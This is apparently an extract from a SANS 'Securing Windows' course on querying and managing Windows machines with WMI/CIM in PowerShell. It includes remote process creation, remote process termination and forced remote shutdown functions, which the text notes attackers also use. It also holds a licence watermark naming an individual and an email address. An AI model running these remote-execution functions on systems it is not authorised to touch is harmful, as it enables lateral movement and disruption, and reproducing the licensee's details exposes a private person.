The keywords "SELECT", "FROM", "LIKE", and "WHERE" are very similar to SQL. Typically, some or all properties are selected from a class in the CIM as though that class were a table in a database. A property can be visualized as the column header names in a table, with each row or record in that table being a separate object. To select all properties/columns, select the asterisk ("*") instead of specific property names.

The "WHERE" clause in a WQL query is optional, just as using the where-object cmdlet is optional in a pipeline; both have the same purpose, namely, to limit which properties or objects are returned by the query or pipeline.

When using the "LIKE" keyword to do pattern matching, here are the valid wildcards:

Wildcard	Matching Data
%	Similar to "*", matches any string of zero or more characters
[]	Similar to "?", any single character (use square brackets for literal)
[...]	Replace "... " with a set or range of characters, like [a-m] or [ione]
[^...]	Replace "... " with a set or range of characters to NOT match
[a=e]	The "=" indicates a range, so [a=e] is the same as [abcde]

There are other special operators and keywords in WQL too (similar to PowerShell):

Operator or Keyword	Meaning
=	Equal (-eq)
!=	Not Equal (-ne)
<>	Not Equal (-ne)
<	Less Than (-lt)
>	Greater Than (-gt)
<=	Less Than or Equal (-le)
>=	Greater Than or Equal (-ge)
IS NULL	Equal To Nothing/Blank/Empty (-eq \$null)
IS NOT NULL	Not Equal to Nothing/Blank/Empty (-ne \$null)
(...)	Logical Grouping
AND	Boolean And (-and)
OR	Boolean Or (-or, which is not XOR)
TRUE	Boolean True (\$true)
FALSE	Boolean False (\$false)

The names of the classes in WMI are rather strange looking, but don't let that throw you off; they are similar in concept to tables in a database. We will see examples in the pages that follow.

On Your Computer

Get-CimInstance -Query

```
"SELECT * FROM Win32_ComputerSystem"
```

```
"SELECT * FROM Win32_Processor"
```

```
"SELECT * FROM Win32_OperatingSystem"
```

```
"SELECT * FROM Win32_UserAccount" | Out-GridView
```

```
"SELECT * FROM Win32_BIOS" | Select *
```



SANS

SEC505 | Securing Windows

On Your Computer

Please run the commands as shown in the slide above. Notice that every command is the same except for the last word; hence, you can use the up arrow button on your keyboard to edit your last command.

To see more information, run the commands in the slide above and pipe the output through "Select-Object *", such as:

```
Get-CimInstance -Query "SELECT * FROM Win32_BIOS" | Select *
```

If many objects are returned from a query, pipe into Out-GridView for easy searching:

```
Get-CimInstance -Query "SELECT * FROM Win32_Process" |  
Out-GridView
```

You can execute a command and capture its output to a variable, then extract each desired property by name from the variable; for example:

```
$bios = Get-CimInstance -Query "SELECT * From Win32_BIOS"
```

```
$bios.Manufacturer
```

```
$bios.Version
```

Notice that the commands in the slide do not use the -Namespace parameter. The CIMv2 namespace is the default namespace PowerShell uses if you do not specify one.

Finally, it is possible to pipe output through Select-Object to strip away all WMI object properties except the one (or few) you wish to see:

```
Get-CimInstance -Query "SELECT * FROM Win32_SystemDriver" |  
Select-Object -ExpandProperty PathName
```

Querying Remote Computers

Get-CimInstance uses WSMAN (TCP 5985/5986)

```
$Query = "SELECT * FROM Win32_BIOS"
```

```
Get-Content -Path ComputerList.txt | ForEach {  
    Get-CimInstance -Query $Query -ComputerName $_ |  
    Select-Object PSComputerName,Manufacturer,Version |  
    Export-Csv -Append -Path FirmwareInventory.csv  
}
```

SANS

SEC505 | Securing Windows

Querying Remote Computers

WMI is designed to be accessed locally or remotely over the network. Every one of the earlier examples can be used to query a remote computer as long as you are a member of the local Administrators group on that computer and you can access either the WinRM service using WSMAN protocol (TCP 5985/5986) or establish a DCOM RPC connection (TCP 135 plus the ephemeral port). WSMAN is the default. WSMAN is the same protocol used for PowerShell remoting.

To connect to a remote computer with WSMAN and perform a query:

```
$box = "server3.sans.org"
```

```
Get-CimInstance -Query "SELECT * FROM Win32_BIOS" -Computer $box
```

WMI will use integrated Windows authentication by default, meaning that it will automatically try to use Kerberos first, then NTLM second, to authenticate to the remote system with the single sign-on credentials of the person running the script.

The older WMI cmdlets can only use Distributed Component Object Model (DCOM) Remote Procedure Call (RPC) to connect to remote systems, while the newer CIM cmdlets can also use the WSMAN protocol, just like PowerShell remoting; in fact, with the newer CIM cmdlets, WSMAN is the default; DCOM must be explicitly chosen. And just like with PowerShell remoting, if a TLS certificate is installed and configured at the target, the WSMAN connection for WMI can be run through HTTPS too. This makes the CIM cmdlets available for use over the internet.

The CIM cmdlets require at least PowerShell 3.0. Only Server 2012, Windows 8, and later come with PowerShell 3.0 or later by default.

To connect using a DCOM RPC connection instead of the default WSMAN:


```
$rpc = New-CimSessionOption -Protocol DCOM
$s = New-CimSession -ComputerName $box -SessionOption $rpc
Get-CimInstance -Query 'select * from win32_bios' -CimSession $s
```

On Your Computer

Please turn to the next exercise...

Tab completion is your friend!

F8 to Run Selection



SANS

SEC505 | Securing Windows

On Your Computer

In this lab, we will inventory the membership of the Administrators local group on remote machines and save the output to an XML file.

Switch to the C:\SANS\Day3\CIM directory in PowerShell:

```
cd C:\SANS\Day3\CIM
```

Note: If your other VM is running, feel free to query "Member" instead.

Get the membership of the Administrators group on a local or remote computer:

```
$Output = .\Get-LocalGroupMembership.ps1 -LocalGroupName  
Administrators -ComputerName $env:ComputerName
```

```
$Output
```

```
$Output.Members
```

The script defaults to querying the Administrators group if none is specified and defaults to querying the local computer if none is specified. The script accepts the piping of hostnames, fully qualified domain names (FQDNs), or AD computer objects as the list of machines to be queried.

Note: If you have created a large number of computer accounts in AD and the next command runs too long, hit Ctrl-C to stop it, and then just query your own local computer again to proceed. It is expected that you will get error messages about not being able to connect to machines that don't exist.

Get the local Administrators group membership from every computer in the domain:

```
Import-Module -Name ActiveDirectory

$Output = Get-ADComputer -Filter * |
    .\Get-LocalGroupMembership.ps1 -Verbose

$Output.Count

$Output[0].Members

$Output | Foreach { "-" * 25 ; $_.ComputerName ; $_.Members }
```

Instead of piping in computer objects queried from AD, a text file with a list of computer names could have been piped in with Get-Content instead. That text file could have been created with Notepad, extracted from DNS logs, or queried from AD.

Export the data to an XML file for further examination later:

```
$Output | Export-Clixml -Path .\Admins.xml
```

You can always reconstruct the original objects again from the XML data:

```
Import-Clixml -Path .\Admins.xml
```

Searching Remote Event Logs

Logs are searched at the server, not locally.

```
function Get-LogonFailures ($computer)
{
    $query = "SELECT * FROM Win32_NTLogEvent
            WHERE logfile = 'Security'
            AND ( EventCode = '529'
            OR EventCode = '4625' )"

    Get-CimInstance -Query $query -Computer $computer
}
```

SANS

SEC505 | Securing Windows

Searching Remote Event Logs

WMI can also be used to query local or remote event logs. Importantly, the query is given to the remote computer; the WMI service at the remote computer extracts the data requested and sends only that data across the network. This is much faster than downloading the entire log and performing the search locally. An event log on a domain controller might be 20 GB in size, but we might need only the failed logon events, which might only be 10 MB of data.

When searching an event log, we can use the WHERE keyword in an WQL query with multiple selection criteria to precisely define the data we want. This reduces the amount of data that must be returned over the network.

To query a local or remote event log for bad username/password logon events:

```
# C:\SANS\Day3\CIM\WMI_EventCode.ps1

function Get-LogonFailures ($computer)
{
    $query = "SELECT * FROM Win32_NTLogEvent WHERE logfile =
            'Security' AND (EventCode = '529' OR EventCode = '4625')"

    get-ciminstance -query $query -computername $computer
}
```

The output of the above function will be an array of objects representing event log messages. These objects have several properties (such as User, TimeGenerated, and EventCode) that correspond to the same information seen in the graphical Event Viewer

snap-in. We can perform further filtering using these properties and extract just the property data that we need.

```
$events = Get-LogonFailures

$events.Count      #Total number of events returned.

$events | Select TimeGenerated,CategoryString,Type,EventCode
```

InsertionStrings and Message Properties

Some of the data you'll want is found in the InsertionStrings and Message properties of the event log objects. The InsertionStrings property is an array of strings; hence, we can access each string individually by its index number; for example:

```
$example = $events[0]

$example.InsertionStrings

$first  = $example.InsertionStrings[0]

$second = $example.InsertionStrings[1]
```

The Message property is the "payload" of the event log entry. It is one long string, not an array; hence, we'll need to carve out the substrings we want using regular expressions or other string-cutting tricks. The Select-String cmdlet can use regular expression patterns to carve out substrings (see C:\SANS\Day1\Extract-Text.ps1 and .\Regular-Expressions.ps1). There are several free tutorials on regular expressions on the internet; the topic cannot be covered here.

DMTF Date and Time Format

WMI usually encodes date and time information in Distributed Management Task Force (DMTF) format. A date and time in Distributed Management Task Force (DMTF) format looks similar to "20201127131906.000000-300", which can be interpreted as follows:

Year	Month	Day	Hour	Minutes	Seconds	UTC Offset in Minutes
2020	11	27	13	19	06.000000	-300

WMI and other services often use DMTF-formatted timestamps, so it is useful to be able to convert back and forth between DMTF and more human-friendly formats.

Many WMI objects have script methods added by PowerShell to convert to/from these special fields from/to something more humanly readable (such as *System.DateTime* objects).

Here are a couple of functions to convert DMTF times when you otherwise run across them and must convert by hand:

```
function Convert-DMTFtoDateTime ($DMTF)
{
    [Management.ManagementDateTimeConverter]::ToDateTime($dmTF)
}

function Convert-DateTimeToDMTF ($Date)
{
    [Management.ManagementDateTimeConverter]::ToDmtfDateTime($Date)
}
```

For example, if you run the following command:

```
Convert-DMTFtoDateTime -DMTF '20181008121410.180726-000'
```

The output is a System.DateTime object, the same type of object created by the Get-Date cmdlet, with lots of human-readable properties.


On Your Computer



Please turn to the next exercise...

Tab completion is your friend!

F8 to Run Selection



SANS

SEC505 | Securing Windows

On Your Computer

In this lab, you will review embedded help keywords and query event logs.

Using Embedded Help In Scripts

Switch to the C:\SANS\Day3\CIM folder:

```
cd C:\SANS\Day3\CIM
```

Review the built-in help from the comments of the Get-SuccessfulLogon.ps1 script:

```
Get-Help -Full .\Get-SuccessfulLogon.ps1
```

Open the script in ISE to see the comments at the top used for generating help text:

```
ise .\Get-SuccessfulLogon.ps1
```

There are a variety of keywords (Synopsis, Description, Parameter, etc.) that match the sections in the output of "Get-Help -Full *ScriptName.ps1*". Each keyword must be preceded by "#." and no space character before the keyword.

Close the script tab in ISE; we just wanted to see the special help comments.

Querying Event Logs with WMI

Use WMI to query all logon events in the past 48 hours from a local or remote computer:

```
.\Get-SuccessfulLogon.ps1 -WithinLastHours 48 -AllLogons
```

Note: If the query takes too long or you get an error message about a quota violation, do a Ctrl-C to cancel, then try again with fewer hours (perhaps 8).

View interactive logons in a table (includes both console and remote desktop logons):

```
.\Get-SuccessfulLogon.ps1 -WithinLastHours 48 -InteractiveLogons |  
Out-GridView
```

View the last 10 network logons with source computername or IP address:

```
.\Get-SuccessfulLogon.ps1 -WithinLastHours 48 -NetworkLogons |  
Sort-Object DateTime | Select-Object -Last 10 | Out-GridView
```

Note: The above query might return nothing on your test VM. Depending on the authentication method, the source computer or IP address might not get logged.

Export all logon events to a CSV file, then view only the events for admin users:

```
.\Get-SuccessfulLogon.ps1 -WithinLastHours 48 -AllLogons |  
Export-Csv -Path Logons.csv  
  
Import-Csv -Path Logons.csv | Where { $_.User -Like "*admin*" } |  
Out-GridView
```

Note: If your username does not match "*admin*", view the CSV file and edit the search string so that it will match at least one username in the text.

Finished Already?

Every successful logon in Windows is of a particular defined type. Each type of logon has a name and numeric code value, which can be seen in the Security event log and in the output of the above script.

Network logons to remote systems (type 3) generally expose fewer of your credentials to those remote systems; hence, this type of logon is safer to use because we don't know which remote systems have been infected with malware. Network logons are used with SMB, RPC, and WSMAN, such as for most MMC.EXE console snap-ins, standard PowerShell remoting sessions, and mapped drive letters to shared folders.

By contrast, remote interactive logons (type 10) and network clear text logons (type 8) can both expose credentials to the remote target machines, such as for RDP connections with MSTSC.EXE (type 10) and password-based SSH logons (type 8).

Here is a table of the different logon types and their code numbers:

Logon Type Name	Logon Type Number
System	0
<Unknown>	1
Interactive	2
Network	3
Batch	4
Service	5
Proxy	6
Unlock	7
NetworkClearText	8
NewCredentials	9
RemoteInteractive	10
CachedInteractive	11
CachedRemoteInteractive	12
CachedUnlock	13

How can you know for sure what type of logon is used with any particular application, service or protocol? Just log on successfully and then use the script!

Schedule System Snapshots for the Blue Team

A snapshot is a set of text files that baseline the current state of the machine for threat hunting, incident response, forensics, and reconnaissance:

- Snapshot includes listening ports, processes, drivers, security policies, hidden files, filesystem hashes, autoruns, timestamps, registry values, and more.
- Before-and-after baseline files can be easily compared because they are just text files.

SANS

SEC505 | Securing Windows

Schedule System Snapshots for the Blue Team

A *system snapshot* is a collection of data that documents the configuration and running state of the machine at a point in time. Its purpose is to provide a baseline against which later snapshots can be compared in order to detect changes.

Presumably, we'll have a *before* snapshot, when we assume the machine is working fine and has not been compromised, and an *after* snapshot, taken after problems began or after a suspected compromise, or just because it's time for another audit. The *before* and *after* snapshots can be compared so that only the differences are listed. This process is useful for troubleshooting, intrusion detection, incident response, and forensics.

When you are on the "Blue Team" (a defender) looking for signs of intrusion or compromise on Windows machines, these snapshots are golden! And if you're on the "Red Team" (a pen tester), the snapshot data is just as golden, but for different purposes.

Can't We Just Use Our Backups?

An ideal snapshot of a server, you would think, would be a binary image backup of its hard drive. This is often required for forensics, but binary images and backup archives suffer from a few shortcomings: they produce too much data to be stored easily; that data cannot be compared against other such snapshots quickly or easily; and analysis usually requires special forensics tools and training. Fortunately, we are already making regular backups of our critical servers. So whatever advantages these backups provide for auditing, we should view them as fulfilling this role in addition to providing disaster recovery.

Because the purpose of a snapshot is to provide a baseline for comparison, we want to capture data in a form that is easily compared against other snapshots; we want that data to be highly compressible for storage; and we want to be able to automate the entire snapshot-making process. What fits the bill? Plaintext files produced by custom scripts and command line tools are perfect for system snapshots. Through scripts and command line tools, you can gather almost any type of data you wish. It's trivial to redirect this data to a text file, and large text files can be compressed to a fraction of their original size.

Store your textual snapshot files in an NTFS folder with compression enabled or script a tool like 7-Zip to compress the snapshot files into a single archive (www.7-zip.org). The NTFS compression will be transparent to your other auditing tools, while archive files will need to be extracted first.

How to Structure the Data

The purpose of making a snapshot is to have it for later comparison with prior snapshots; hence, the names of the snapshot files and their internal structure should be geared toward this end. You can have one large snapshot file per server, or you might prefer creating one folder per server with the contents of the snapshot separated into multiple files.

The names of snapshot files might include the computer's name and the date. For example, a snapshot file might be named *SERVER47-2019-11-29.txt*. The snapshot data should include a file (like README.TXT) that includes the computer's name, the date and time, the script used to create the snapshot, the username and domain of the person running the script, and any other identifying information you'll later need.

The snapshot files should be labeled uniquely and standardized across as many of the snapshots as possible. In practice, this means you should try to use the same script each time. Again, anticipate how file comparison tools or other auditing scripts will later try to use this data; hence, make your snapshots as "digestible" as possible to software, i.e., make it well-formatted and standardized.

Snapshot Contents

Ideally, a snapshot should include all the information necessary to help discover precisely what changes an expert-level intruder with administrative privileges has covertly made to your system. This is almost impossible, but it's the goal to shoot for. Hence, a good snapshot should include:

- All local user accounts, with as many of their properties as possible.
- All local groups and their memberships, especially the local Administrators group.
- Shared folders, their local paths, and their permissions.

- Local audit, lockout, and passphrase policies.
- List of all user rights and the various users/groups who have these rights on the machine.
- List of running processes and their properties.
- List of drivers and their properties.
- Running services and the startup settings (Automatic, Manual or Disabled) of all services, running or not.
- All networking configuration settings, including IP addresses, the route table, NetBIOS names, DNS/WINS servers, IPsec configuration, etc.
- Environmental variables.
- The entire registry or at least the keys that control services, drivers, and automatically executed commands.
- List of all files or at least the files in %SYSTEMDRIVE%, including their sizes, last-modified dates, and file attributes (especially the hidden files).
- List of all folders with the number of files in each folder and the total number of bytes consumed by all the files in each folder.
- Dump of all NTFS permissions or at least the NTFS permissions of everything under %SYSTEMROOT%.
- If SQL Server is installed, then include lists of all the users and groups who occupy the various "roles" in SQL Server, especially the SysAdmin role.
- The IIS XML configuration files (the "metabase").

Comparing Snapshot Files

The whole point of gathering all this snapshot and logging data is to be able to detect covert changes to our systems and explain how the changes were made. Detection and analysis enables you to stop the spread of further damage, to hopefully repair the damage that already has been done, and to learn what vulnerability made it possible in the first place so that you can prevent it from happening again.

If hackers have formatted your hard drives, this is easy to detect, but other changes will be invisible unless you specifically look for them. This is where comparing the current snapshot against earlier ones really helps. What's the best way to do the comparison? You always can do an "eyeball audit" with two copies of Notepad side by side, a snapshot in each. Fortunately, there are tools that can compare two similar text files and

print only their differences. One of these is PowerShell's Compare-Object. Another built-in tool is FC.EXE. Both tools can take two files, compare them, and print each set of mismatches.

A graphical version of FC is WINDIFF.EXE from Microsoft (and it can work from the command line too). WINDIFF highlights the mismatching lines from the files in different colors, and you can jump back and forth between mismatches easily. It's like FC and LIST combined into one tool. A similar tool with more features is CSDIFF.EXE and it's free (do a search on its name for the download link).

The limitations of these tools, though, are that the snapshots must be formatted very similarly to each other if you're to avoid hundreds of mismatches, and they only can detect changes in the snapshots. But the big limitation is unavoidable: it takes a human being to understand and analyze these snapshots.

Detecting File Modifications


The script can be modified to create SHA-256 hashes of whatever files you wish, such as all the operating system and boot-up files. There is a free tool named SHA256DEEP.EXE, which supports an -X switch to perform comparisons against prior hashings. For example, using the -X switch of SHA256DEEP.EXE, you can compare the current hashes of all the same files against the previously recorded hashes. The tool will show you all the files that have changed. In fact, the tool will also show you all the new files and all the missing files too.

On Your Computer

Please turn to the next exercise...

Tab completion is your friend!

F8 to Run Selection



SANS

SEC505 | Securing Windows

On Your Computer

In this lab, you will use WMI scripting to gather vast quantities of system information.

Snapshots for Auditing, Threat Hunting, and Incident Response

In PowerShell, please switch to the C:\SANS\Day3\CIM folder:

```
cd C:\SANS\Day3\CIM
```

Open the Snapshot.ps1 script so you can browse its commands while waiting:

```
ise .\Snapshot.ps1
```

Note: In the next command, ignore any error messages or graphical pop-ups.

Run the Snapshot.ps1 script and wait a few minutes:

```
.\Snapshot.ps1 -Verbose
```

After a few minutes, depending on the speed of your computer, a new subdirectory will be created and filled with a variety of XML, TXT, and CSV files. The folder is named after your computername and the current time, e.g., *CONTROLLER-2020-11-29-1-22*.

See the new subdirectory created by the snapshot script:

```
dir -directory
```

Switch into the new subdirectory and list all the files created:

```
cd CONTROLLER-2020-XX-XX-X-XX      #Not this folder exactly
dir
```

Some files are just flat TXT or CSV files, so they can be easily examined by hand:

```
ise MSINFO32-Report.txt
Get-Content Audit-Policy.txt
```

Most files are XML, which makes them easier to use when performing snapshot comparisons, but if you want to examine the data with your eyes, try these examples:

```
Import-CliXml services.xml
Import-CliXml processes.xml | out-gridview
```

And you can always convert the XML data to a CSV file or to some other text format that is easier to examine or compare (starting with XML, it's easy to convert data):

```
Import-CliXml drivers.xml |
  Select Name,Description,State,StartMode |
  Export-Csv drivers.csv
ise drivers.csv
```

What about comparing the files across multiple snapshots? These could be compared using a variety of free tools, including PowerShell's Compare-Object, Notepad++, fc.exe, diff.exe, and others:

http://en.wikipedia.org/wiki/Comparison_of_file_comparison_tools

Finished Already?

Open the Snapshot-Wrapper.ps1 script in the same directory. This script could be run as a scheduled task on important servers or workstations every Sunday morning at 3:00 a.m., such as jump servers and admin VMs. It creates a snapshot folder, compresses it into a zip archive, and deletes any zip older than 21 days. It could also move that new zip into a centralized shared folder with other snapshot zips from other machines. How much does this cost? Not a cent.

Listing Processes and Device Drivers

To query a list of processes or device drivers:

- `Get-CimInstance -Query "SELECT * FROM Win32_Process"`
- `Get-CimInstance -Query "SELECT * FROM Win32_SystemDriver"`

To terminate a process by its PID:

```
$process = Get-CimInstance -Query "SELECT * FROM Win32_Process WHERE ProcessID = '5298'"  
  
Invoke-CimMethod -InputObject $Process -MethodName Terminate
```

Listing Processes and Device Drivers

To obtain device driver information from a local or remote computer:

```
# C:\SANS\Day3\CIM\Get-DriverWithWMI.ps1  
  
function Get-DriverWithWMI ($computer)  
{  
    get-ciminstance -query "SELECT * FROM Win32_SystemDriver" ` -  
    -computername $computer |  
    select-object Name, DisplayName, PathName, ServiceType, ` -  
    State, StartMode  
}
```

To obtain a list of running processes from a local or remote computer:

```
# C:\SANS\Day3\CIM\Get-ProcessWithWMI.ps1  
  
function Get-ProcessWithWMI ($computer)  
{  
    get-ciminstance -query "SELECT * FROM Win32_Process" ` -  
    -computername $computer |  
    select-object Name, ProcessID, CommandLine  
}
```

After querying the processes on a remote computer, the list of processes could be filtered by process name or some other characteristic. The matching list of processes could then all be terminated.

To terminate a process on a local or remote computer:

```
# C:\SANS\Day3\CIM\Terminate-ProcessWithWMI.ps1

function Terminate-ProcessWithWMI ($ComputerName, $ProcessID)
{
    $Query = "SELECT * FROM Win32_Process " + `
        "WHERE ProcessID = '" + $ProcessID + "'"

    $Process = Get-CimInstance -Query $Query -ComputerName `
        $ComputerName

    $Results = Invoke-CimMethod -InputObject $Process `
        -MethodName Terminate

    if ($Results.ReturnValue -eq 0) { $true } else { $false }
}
```

When we call the terminate method on a remote process object, how do we know it actually worked? The output is captured to the \$results variable, which has a property named ReturnValue. The ReturnValue will be the exit code number produced when the WMI service tried to terminate the process at the remote computer. If the ReturnValue is zero, then it worked—the process was terminated; if the ReturnValue is a non-zero number, then the attempt failed. The non-zero code number could be used to research on the internet the reason for the failure (do a search on "windows system error codes"). Here are a few of the common exit code numbers:

- 0 : Success
- 2 : Access Denied
- 3 : Insufficient Privilege
- 9 : Not Found

Could the above function be enhanced to map the ReturnValue code numbers to human-readable text to aid with troubleshooting? No problemo!

WMI Remote Command Execution

```
function Remote-Execute ($ComputerName, $CommandLine)
{
    $Splat = @{ CommandLine = $CommandLine }

    Invoke-CimMethod -ComputerName $ComputerName `
        -ClassName Win32_Process `
        -MethodName Create `
        -Arguments $Splat
}
```

SANS

SEC505 | Securing Windows

WMI Remote Command Execution

A WMI class is not only a collection of instances of that class, but an object itself with its own properties and methods. The *Win32_Process* class, for example, contains objects representing running processes on the computer, but the class itself has methods to create and destroy instances contained within it, i.e., to launch and terminate processes.

The *Win32_Process* class has a method named "Create", which may be used to launch new processes. To invoke a method on a class, use the `Invoke-CimMethod` cmdlet. When invoking the `Create` method of *Win32_Process*, pass in a hashtable of the necessary arguments to the method.

A hashtable is also called an "associative array" because it is an array of paired items. A hashtable is defined with curly braces, not parentheses. Inside the curly braces, each pairing is created with a "*key = value*" item, with a semicolon separating each pairing. Passing a hashtable of parameters and arguments into a cmdlet, function, or script is called "splatting".

How do we know if it worked? Calling the `Create` method on the *Win32_Process* class outputs an object with a `ReturnValue` property, and that property has the Windows system exit code number for attempting to call the method. If the `ReturnValue` is zero, the method worked—the process was created; if the `ReturnValue` is a non-zero number, the attempt failed for some reason. The function below returns the process ID number of the remote process if it worked or `$false` if it didn't work.

To launch a process on a local or remote computer:

```
# C:\SANS\Day3\CIM\Create-ProcessWithWMI.ps1

function Create-ProcessWithWMI {
    Param ($CommandLine, $ComputerName = ".")

    $Splat = @{ CommandLine = $CommandLine }

    $Results = Invoke-CimMethod -ClassName Win32_Process `
        -MethodName Create -Arguments $Splat `
        -ComputerName $ComputerName

    if ($Results.ReturnValue -eq 0)
    { $Results.ProcessID }      #Return PID if successful.
    else
    { $False }                 #Return $false if fail.
}
```

Hackers and malware love using the WMI service for remote command execution because the WMI service is enabled by default and may be accessed using either DCOM RPC or WSMAN.

For us on the Blue Team, how does this compare with PowerShell remoting? Which should be used on a daily basis?

WMI Command Execution vs. Remoting

WMI Execution:

- Installed everywhere.
- Enabled by default.
- Target does not need PowerShell installed.
- No interactive session.
- No return of output.
- Lack of management.
- Not being developed.
- Not the standard.

PowerShell Remoting:

- PowerShell not installed everywhere.
- Remoting not enabled by default on clients.
- Source and target both require PowerShell.
- Interactive sessions possible.
- Output returned over the network.
- Rich management, e.g., JEA, logging.
- Being actively developed, e.g., *ssh* support.
- The Microsoft standard for remoting.

WMI Remote Command Execution vs. Remoting

Executing commands on remote computers through WMI is similar to PowerShell remoting, but there are some important differences:

- The WMI service is installed and enabled on all Windows machines by default, even on standalones. PowerShell remoting is not enabled by default on all Windows computers (yet).
- To use WMI for remote command execution, the target computer does not need to have PowerShell installed. PowerShell remoting requires PowerShell to be installed both locally and on the target computer.
- WMI remote command execution does not provide an interactive session (it's not like telnet); it just tries to execute the command and then disconnects. With the Enter-PSSession cmdlet, on the other hand, PowerShell remoting does offer an interactive session when needed.
- WMI remote command execution launches a new process at the target computer, but the output of this process, if any, is not streamed back to the local computer. If you want to capture the output of a command run through WMI, the typical trick is to redirect the output to a temp file somewhere, get the file, parse the file locally, then delete the file. PowerShell remoting streams the output of commands back to the local computer automatically. This output can be captured to an array or piped into further commands; no temp file is necessary.

- PowerShell remoting supports other advanced features like constrained environments, fan-in remoting, fan-out remoting, parallel execution over many targets, easy backgrounding as a job with collation of returned data, etc. WMI as a whole has nice management features, but for remote command execution specifically, it is relatively crude or simplistic by comparison to PowerShell remoting.
- Microsoft is committed to expanding and improving PowerShell remoting. It is the gold standard for remote command execution on Windows. WMI as a whole is being actively improved by Microsoft, but WMI remote command execution specifically is a feature that has barely changed in a decade.

When there is a choice, it is better to use PowerShell remoting. In fact, forbid all IT personnel in your organization from using WMI (or psexec.exe) for remote command execution and only permit PowerShell remoting for this purpose. When your host IDS or SIEM detects the use of WMI (or psexec.exe) for remote command execution, then you'll know that it is malicious or unauthorized.

Remotely Force Shutdown, Reboot, or LogOff

```
function Invoke-RebootShutdownLogoff ($ComputerName, $Action) {
    Switch -Regex ($Action) {
        "logoff"      { $Action = 0 }
        "shutdown"   { $Action = 1 }
        "reboot"     { $Action = 2 }
    }

    $OsInstance = Get-CimInstance -Query "SELECT * FROM Win32_OperatingSystem
    WHERE Primary = 'True'" -ComputerName $ComputerName

    $Arguments = @{ Flags = [Int32] $Action ; Reserved = [Int32] 0 }

    Invoke-CimMethod -InputObject $OsInstance -MethodName Win32ShutDown
    -Arguments $Arguments
}

```

SANS

SEC505 | Securing Windows

Remotely Force Shutdown, Reboot, or LogOff

To shut down, reboot, or log off the interactive user on a remote computer:

```
# ..\CIM\Invoke-RebootShutdownLogoff.ps1

function Invoke-RebootShutdownLogoff ($ComputerName, $Action)
{
    Switch -Regex ($Action) {
        "^logoff$"           { $Action = 0 }
        "^forced.*logoff$"   { $Action = 4 }
        "^shutdown$"        { $Action = 1 }
        "^forced.*shutdown$" { $Action = 5 }
        "^reboot$"          { $Action = 2 }
        "^forced.*reboot$"   { $Action = 6 }
        "^powerdown$"        { $Action = 8 }
        "^forced.*powerdown$" { $Action = 12 }
        default { break }
    }
}

# Attempt connection to remote system:
$OsInstance = Get-CimInstance -Query "SELECT * FROM
    Win32_OperatingSystem WHERE Primary = 'True'" -
    -ComputerName $ComputerName

# Construct arguments hashtable for the method to be called:
$Arguments = @{Flags = [Int32] $Action; Reserved = [Int32] 0}

```

```
# Invoke method on the $OsInstance returned above:
$Results = Invoke-CimMethod -InputObject $OsInstance
             -MethodName Win32ShutDown -Arguments $Arguments

if ($Results.ReturnValue -eq 0)
{ $True } else { $Results.ReturnValue }
}
```

How would we know which arguments to the function's -Action parameter are acceptable? Fortunately, we can view the embedded help in the comments in the script:

```
Get-Help -Full .\Invoke-RebootShutdownLogoff.ps1
```

From the help, we see that only the following arguments to -Action are supported:

- logoff
- shutdown
- reboot
- powerdown
- forced logoff
- forced shutdown
- forced reboot
- forced powerdown

A "forced" reboot or shutdown means that any unsaved changes will be lost if a user is logged on locally and has open applications. What the user will see is that all of his or her applications simply terminate without warning, the user will be logged off, and then the machine reboots or shuts down.

Tip: If the return value is error code 1191, that means a user is logged on at the desktop; hence, you will have to use one of the "forced" options.

The function uses the Switch flow control keyword to compare the \$Action string against a list of regular expression patterns. For each pattern matched, the block of code following the pattern is executed. If multiple patterns are matched, multiple blocks of code will be run, not just the first one. The \$Action string needs to be replaced by an action code number before the Win32ShutDown method may be invoked with it. Why? Because Microsoft's documentation says so!

In the function, we need an object representing the running operating system of the remote computer. This is obtained with Get-CimInstance and a WMI query. The "primary" OS is the running OS, but a dual-boot computer could have another "non-primary" OS too, hence, the need for the WHERE filter in the WMI query.

When you press Ctrl-Alt-Del on your keyboard and select either Reboot or Shutdown, you are invoking a method in the low-level Windows API named "Win32ShutDown", and this is the same function called by our PowerShell function. This is a big deal! PowerShell can call many Windows API functions through WMI and other .NET Framework features, such as P/Invoke.

The function remotely invokes the Win32ShutDown method from the Windows API. How could you know what arguments to construct in the \$Arguments hashtable? You couldn't, at least not off the top of your head; you'll need to search on the method name to find examples on the internet or see Microsoft's documentation on the function. Don't feel bad or dissuaded—everyone first learns how to do this by looking at other peoples' examples because otherwise the code is too weird to simply intuit what to do.

Licensed To: Jessica Bone <20joyceann@gmail_com> May 24, 2020

WMI Authentication

```
$Creds = Get-Credential
```

```
$Sess = New-CimSession -Credential $Creds -Computer Member
```

```
Get-CimClass -Class "Win32_Process" -CimSession $Sess
```


- Prefer local administrative accounts over domain accounts, assuming that all local admin passwords are different.
- User must have the network logon right at the target machine.

WMI Authentication

If you wish to manually authenticate to the remote computer, perhaps with a local account at that machine, use the `-Credential` parameter with the `New-CimSession` cmdlet.

```
$s = New-CimSession -Credential "MEMBER\Tech49" `
    -ComputerName member.testing.local
```

When you supply a "context\username" string to the `-Credential` parameter, you'll be prompted with a pop-up dialog box when you run the script to enter the password. The context is either the name of the target computer (for a local account) or the NetBIOS name of an Active Directory domain (for a domain account).



In your script, you can confirm that the connection was successfully established:

```
$s.TestConnection() #Returns $True if successful
```

Once the session is established, it can be handed off to other WMI cmdlets for use:

```
Get-CimInstance -Query "Select * From Win32_BIOS" -CimSession $s  
Get-CimClass -ClassName Win32_Process -CimSession $s
```

If you wish to pop up the dialog box with empty fields to avoid hard-coding the "context\username" string into your script, use the Get-Credential cmdlet.

```
# C:\SANS\Day3\CIM\SecureString-Credentials.ps1  
$Creds = Get-Credential # Dialog box appears...  
$s = New-CimSession -Credential $Creds -ComputerName member
```

When you are done with the session, it should be explicitly removed:

```
